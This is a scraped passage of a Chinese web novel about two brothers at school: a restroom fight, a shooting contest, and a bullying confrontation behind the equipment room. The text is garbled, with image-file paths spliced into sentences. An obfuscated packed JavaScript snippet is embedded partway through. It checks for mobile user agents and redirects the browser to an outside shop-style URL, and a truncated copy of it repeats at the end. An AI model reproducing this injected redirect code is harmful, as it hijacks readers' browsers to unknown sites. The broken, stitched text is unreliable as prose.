那怎么行!他的筹谋还没开始就胎死腹中吗?!他起身下床,那个蛋糕被他带回来房间,摆在原来小挂件呆的地方。 透明的盒子里面是精致的蛋糕,草莓摆满了上面一层,奶油也是粉色的。傅舟行拿过叉子挖了一勺,里面的夹心都能看到草莓果粒。 一口下去甜的要命。 傅舟行几乎是立刻皱起眉头,三两口把蛋糕吃完了,去洗漱。 薄荷味的牙膏充斥着整个口腔,把草莓味的甜腻冲散。 傅舟行整个人仰躺在床上,任由思绪放空。 事后反思,他今晚的行为举止太奇怪了。 他要和傅忘言打好关系,看见傅忘言有喜欢的Omega,他去帮助,不是更能刷好感度吗?他紧张什么。 紧张不对吗?如果傅忘言有了Omega,对他的关注就会少了,未知因素增加,打好关系就更难了。 他应该是不自觉的紧张自己的计划会失败,所以才会这样。 是的。 真的吗? 傅舟行在床上辗转反侧。 其实不止今晚。 那天他在卫生间他明明可以选择直接走出去的 ,但是他听到了傅忘言的声音后,第一反应却是让那些人演了一出他“被霸凌”的好戏。 …… 最倒霉不过王少爷。 他那天回到家,家里的佣人看见淤青立刻拿出医药箱给他上药。 没人敢询问这是什么情况,只希望这个少爷不要怪罪他们,把气撒到他们身上。 王少爷看着镜子里自己肿的老高的腮帮子,恨的牙痒痒,气的直捶大腿。他又忍不住回想起那天的场景。 在卫生间,帅气逼人的他抓起傅舟行的衣领正打算给他一个教训。 没成想傅舟行动了,伸出一只手扣在自己的手腕上,然后用力地捏紧。 他吃痛地松手,退后好几步。傅舟行看了他一眼,似乎是笑了,“你们一起?” 这句话无疑是挑衅!还真当自己是什么逼王在世啊! “上!都上!给我揍他!”王少爷捂着自己的手腕叫苦连连,左右有人都往前推,直到他身边空下来,这该死的转校生怎么这么大力气! 几分钟后,他们几个人全都七横八竖地睡在地上。傅舟行走到一旁的水池洗了洗手,经过他们的时候停住。 顺手甩了甩,他手上未干的水珠还飞落到自己的皮鞋上。 他还没搞明白发生了什么。 就看见傅舟行故作惊讶地蹲下去,语气没什么起伏问:“啊,水甩到你皮鞋上了,需要我帮你舔干净吗?” 面无表情的脸配上这淡然的语气,把傅舟行烘托地更加吓人,刚刚唰唰两下给他们就打趴下了,他们找茬前也没想到这个人是练家子啊! “不不不不!不用!” 几个人吓得缩在一起,全然没了之前的样子。 傅舟行好像也懒得理他们,抬脚继续往外走。突然外面传来说话的声音。 “同学打扰一下,那个转校生,你在卫生间看见他了吗?”“看见了。” “哦哦好的,谢谢你。” 外面来人了!不行!他的一世英名不能毁在这里,他赶紧爬起来整理衣服。 傅舟行像是想到了什么,又退回来。 这一举动让抱团的几个人又紧张起来,一颗心从肚子里又提到嗓子眼。 还以为傅舟行不解气,要当着新来的人面把他们打一顿。没成想这个煞神只是问他们:“会不会演戏?” 接下来的一幕就发生了,不知道从哪里来了一个全副武装的神经病又把他们口头警告了一番。 碍于傅舟行的面子,他们不敢发作。 在得到傅舟行离开的信号后,他们赶紧溜了。 王少爷觉得自己真的是衰透了。此后在学校他看见傅舟行都是绕道走。 …… 傅忘言昨晚因为傅舟行一句话,终于可以睡个好觉,又轮到佣人喊他起床。 房间门被敲响,得到傅忘言的回应后才消失。 傅忘言睡眼惺忪,磨蹭着从被窝里面出来,洗漱换衣服又磨蹭了很久,趿啦着拖鞋下楼。 佣人们像固定刷新的NPC一样,给他问好,又给他端上早餐。 傅舟行早就下来了,坐在桌子上吃着自己的那份,看见他下来主动和他打招呼,“早。” “早。” “……” “你……”傅忘言有些激动,他才反应过来。刚刚傅舟行是主动和他说早了吧!是不是彻底不生气了。 傅舟行微微抬眼,刚好和傅忘言对视上,又缓慢垂下。只一眼,他就读懂了傅忘言内心的小九九。某人的小心思还真是一点也藏不住。 他放下空杯子,又给自己续了一杯牛奶。 不生气?开什么玩笑,这么轻易就获得了原谅,岂不是很不会珍惜。 佣人本来打算将空杯子收走,见状又去忙自己的事情了。 “这几天你睡的好吗?”傅忘言又开始没话找话了。 “还行。” 一顿饭吃过,傅舟行先出去,这次他没有让司机先走了。等傅忘言走到门口的时候,看见车还在。司机觉得这才是正常的,之前肯定是两兄弟闹矛盾呢。他虽有好奇,也不会多嘴问。 傅忘言快步跑过去,竟然等他一起走吗?前几天还巴不得躲他远远的,对比现在这真的是大进展! 和小孩搞好关系,果然是门大学问。 转眼几天过去,今天就是练 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297462|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 习的最后一天了。傅忘言照常带着傅舟行练习。经过他的特训,傅舟行进步神速。稳定□□环,运气好十环。也有可能是傅舟行天资聪慧,反正傅忘言为了和缓两人关系,什么话都说的出口。 一会夸动作标准,一会夸姿势帅气,还说就这个水平参加校级比赛绰绰有余。 把傅舟行夸的天花乱坠,网上找的小段子不够用了,这可是他的真心话,亲自想的。 不过傅舟行表面还是一副不在意的样子,也不知道有没有听进去。 晚上回家的时候,傅忘言还在他耳边絮絮叨叨的。 “你比赛的时候不要紧张。”傅忘言拍了拍他的肩膀,“我会去看你的,给你加油打气。” 本来傅舟行还觉得,一个比赛而已,也不是很重要,一听傅忘言这话,倒有些不自在了,被人附上了期待,就会畏手畏脚。 看傅舟行欲言又止地模样,傅忘言也觉得自己是不是有些冒进了。 经过他的观察,他的这位弟弟应该是不喜关注的,如果他去加油打气,直接暴露了两个人的关系,会不会给傅舟行带去很多麻烦。 还是他想的不太周到,所以他又补上一句,“放心,不会暴露我们俩的关系。” 傅舟行将头撇到一边,不知道该说好还是不好,干脆没接话。 感觉哪里不对劲,又说不上来哪里不对劲。这少爷为什么还没露馅,真的挺能忍的。 傅舟行不相信他能装一辈子。 正逢比赛日到了,距离傅忘言毕业的日子也不远了。 早早的,两人就吃过早饭一起来了学校。但是到校门口不远处,傅舟行会自己下车走过去。好像深怕别人知道他和傅忘言有关系。 傅忘言也表示理解,可能他就是不喜欢被人关注的感觉吧。 车在校门口停下,傅忘言一开车门就被无数目光注视着。和往常一样会有几个人围在他周边叽叽喳喳的,簇拥着傅忘言进入学校。 而远处的傅舟行,将一切尽收眼底。 …… 上午才刚过去第一节课,比赛是下午开始,一直比到放学。这样大家玩开心了直接回家。傅忘言频频看向手表,还伴随着不自觉的跺脚。 课桌虽然是一人一张,但是两个人挨在一起啊。同桌看着轻微晃动的课桌有些无奈,胳膊肘朝外拐了一下傅忘言,开口问:“傅忘言,你在干嘛?” 傅忘言太过专注,没有反应。 同桌“啧”了一声,将自己的课桌搬开了一点点。发出些动静,让后桌的江竹白注意到了。 江竹白探头看看傅忘言,又看看傅忘言的同桌,毫不犹豫在傅忘言板凳后面踢了一脚。 傅忘言没有防备前倾了一下,余光还看见同桌向后竖了一个大拇指,他立马转头,满脸疑惑,“小白,你踹我做什么?” “我以为你尿急呢。”江竹白翻开一页课本,低着头,“提醒你去趟厕所。” “你才尿急……”傅忘言嘟囔一句,又转回身去。 好着急啊,什么时候才开始比赛,他得去刷好感度呢。 傅忘言都给自己想好了,他托人做了个横幅,到时候找几个漂亮的拉拉队给傅舟行拉横幅加油打气,到时候傅舟行拿到好名次,不管是学校的Alpha还是Omega都会对他刮目相看。 傅忘言觉得计划通,把头埋在胳膊里面满意地笑了。同桌看了他一眼。只觉得他又犯病了,默默把自己桌子抬远。 …… 午后的阳光有些炙热,学校露天操场上临时搭建的射击比赛场地却人头攒动,气氛热烈。 智能标靶在阳光下反射着金属光泽,参赛者们穿着统一红白色射击服,更显得身形挺拔。 傅忘言他们先比。 他本就技术娴熟,加上心态放松,发挥稳定,三连十环,直接打出了总分第一的好成绩。他刚放下比赛用的激光枪,甚至来不及听完成绩播报,就急匆匆地挤出人群,往高一组的比赛区域跑去。 江竹白在他后面喊什么他也没听见。 9. 第 9 章 操场上人潮涌动,好不容易他挤到围观人群的前排,一眼就看到了站在预备区的傅舟行。同样的红白色射击服穿在傅舟行身上,仿佛被重新裁剪过,格外合身。 布料勾勒出他宽阔平直的肩膀和流畅的背部线条,腰间的束带收紧,显得身姿挺拔。 从傅忘言的角度看,只能看到他干净利落的侧脸,下颌线绷得有些紧。阳光下,傅舟行微抿着唇,神情懒散地看着前方的靶位,对周围的喧嚣充耳不闻。 傅忘言先给自己找个位置坐下来,看傅舟行这样子胸有成竹的,应该是可以的。那拉拉队等傅舟行夺冠了再叫出来吧。 很快,轮到傅舟行上场了。 他走到指定位置,按照傅忘言教的那样,沉稳地举枪,左眼微闭,右眼透过瞄准镜锁定靶心。扣动扳机—— “嘀——”电子音报出环数:六环。 成绩一般,在参赛选手里属于中下游。傅舟行脸上没什么表情,似乎对这个结果并不意外,也无所谓。他平静地等待下一次射击指令。 场边的傅忘言开始焦虑。 怎么回事,发挥有点失常啊,教学时挺好的呀。他赶紧朝看台某个方向打手势。 立刻,几个穿着亮眼拉拉队服、身材高挑的Omega站了起来,拉开了一条醒目的横幅,上面写着“傅舟行加油!”,同时开始挥舞着彩花,齐声喊起了加油口号: “傅舟行!傅舟行!势如破竹一定行!” 这阵仗在相对低调的群众中显得有些突兀,还很中二,瞬间吸引了不少目光。傅舟行调试激光枪的动作顿了顿,抬眼扫了过去。 他最先看到了那群举着横幅跳舞的Omega,眉头几不可察地蹙了一下,随即目光就滑动人群,精准地落在了旁边的傅忘言身上,某人一脸“求表扬”的笑容大咧咧地闯入他眼里。 傅忘言正笑眯眯地看着他,身上也穿着比赛的红白色衣服,和他目光对视时笑意扩的更大。 所以,这个拉拉队,是他搞得?傅舟行满额头黑线,听着场外的应援声,想立刻扔下手里的激光枪走人。 真是不怕人笨,就怕笨人还勤快…… 因为运动跑来跑去,傅忘言额发有些汗湿。衣服尺寸刚好合身,把他纤细的腰肢勒得格外明显,站起来时腰腹微微收紧,勾勒出柔软又紧致的线条。 可能是有些热了,傅忘言解开了腰间束带,阳光下那截腰线白得晃眼,透着股不自知的勾人劲儿。 傅忘言还没察觉到衣服的情况,朝着他挥了挥手,嘴角扬得高高的,眼里亮闪闪的全是期待。 傅舟行的目光在他腰上停了半秒,迅速收回,重新举起激光枪,脸上依旧没什么波澜。 但接下来的几轮,旁边几个选手状态奇佳,要么八环要么九环,分数一路往上冲,傅舟行却又打了个七环,差距一下子就拉开了。 拉拉队的喊声更卖力了,舞蹈也跳得更起劲,可傅舟行的分数就是不见涨。傅忘言攥紧了拳头,手心都冒了汗,急得在原地悄悄跺脚。 他想站起来给傅舟行加油打气,又怕暴露两人的关系,只能眼睁睁看着,心里把“怎么办”念了八百遍——再这样下去,傅舟行肯定要输了。 人声嘈杂,傅舟行却还能清晰听到旁边两个参赛人的议论声。 “装什么装啊,打得不怎么样,还特意找了拉拉队撑场面,真够能摆的。” 语气里的嘲讽毫不掩饰。 傅舟行扣着扳机的手指几不可察地收紧了。他侧头,又看了一眼傅忘言的方向。傅忘言正踮着脚,一脸紧张地盯着他,见他看过来,立刻用力做了个口型:“加油!” 傅舟行没说话,重新举枪,这次没有闭一只眼,而是双眼平视瞄准,呼吸放得极缓。周围的喧闹仿佛瞬间被隔绝,他的世界里只剩下枪口、准星和远处的靶心。 “砰!” 第一枪,十环! 报靶器亮起红色的数字,周围瞬间响起一片“哇”的惊呼。傅忘言眼睛一下子就亮了,差点跳起来。 还没等众人反应过来,第二声枪响接踵而至——又是十环! 靶场彻底炸开了锅,欢呼声、惊叹声此起彼伏,拉拉队喊得嗓子都快哑了。 傅忘言环顾一圈周围人的反应,心里美滋滋的:可以让家庭厨师提前准备庆功宴了,然后晚上他们畅谈未来理想。 比赛结束,傅舟行凭着最后两枪的逆转,居然拿了第三名。傅忘言想上去找他,却被同学拉住庆祝自己的冠军,等他摆脱人群,傅舟行已经不见了踪影。 后来被场地上的路人告知傅舟行被两个人叫走了。 “两个人?” “对啊,就是看起来很不好惹的那种。” …… 根据那个路人的提示,傅忘言第一反应就是上次厕所见到的那位。他又问了个大概方向,就朝那里赶去。 操场面积很大,人很多,如果是校园霸凌什么的肯定非常显眼。傅忘言跑了几步,突然想起来一个地方。 器材室! 傅忘言心猛地一沉,来不及多想,拔腿就朝着操场后方那排老旧的平房跑去。 阳光被高大的看台遮挡,越靠近器材室区域,周围的光线就越发昏暗,人也越发稀少。 果然,在最角落的那间器材室门口,他看到了被围住的傅舟行,以及那两个穿着比赛服、人高马大的Alpha——正是今天比赛中排在傅舟行旁边,后来被他连续两个十环压过风头的那两人。 傅舟行背靠着发白的墙壁,那件显眼的红白色射击服上沾了些脏污,额发凌乱,额角一块新鲜的淤青在昏暗光线下格外刺眼,似乎还有血迹。他微微垂着头,紧抿着唇,看样子是处于劣势。 从傅忘言的角度看,根本看不见傅舟行的表情,只能看到他任由对方推搡着肩膀,还听着那些不堪入耳的辱骂。 “你发什么神经?!” “对啊,你这新来的,是不是脑子坏了!难怪没给保护费还敢在学校里出风头!” “我可是听说了个很有趣的消息,你是傅家刚领回来的私生子吧?” “你怎么知道的?”另一个人问。 “傅家大少爷生日宴会上惊现一个弟弟这个传言你不知道?” 傅忘言听得心头一紧,宴会上应该都是经常合作的伙伴,这么大的事情,是谁往外乱说?!他立刻出声阻止:“请、请等一下!你们不能这样欺负同学!” 他快步冲了过去,虽然心里有点紧张,但还是鼓起勇气挡在了傅舟行前面,试图隔开那两人。 那两人被他的突然出现弄得一愣。其中一个认出了傅忘言,气势顿时弱了几分,语气有些犹豫:“傅、傅忘言?你是傅忘言少爷吧?” 另一个却满脸不耐烦,觉得同伴大惊小怪,要真是那个什么傅忘言少爷,小跟班不得十个八个的。看面前这人唯唯诺诺的样子,火气反而更盛,这种人都能当少爷,他却被一个私生子抢了风头,越想越气。 “关你什么事?少多管闲事!” 说着,情绪激动之下,他猛地伸手推了傅忘言一把。 傅忘言没防备,被推得踉跄几步,踩在一个不知名球体上,一下子没站稳,“哎呀”一声摔倒在地,手肘和手掌在粗糙的地面上蹭过,传来一阵火辣辣的疼。 周围瞬间安静了一下。 傅忘言自己也有点懵,在诡异地氛围中,他慢吞吞撑着地面,有些笨拙地爬了起来,拍了拍身上的灰。低头一看,手心擦破了一大块皮,正慢慢渗出血珠,手腕也隐隐发麻。35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 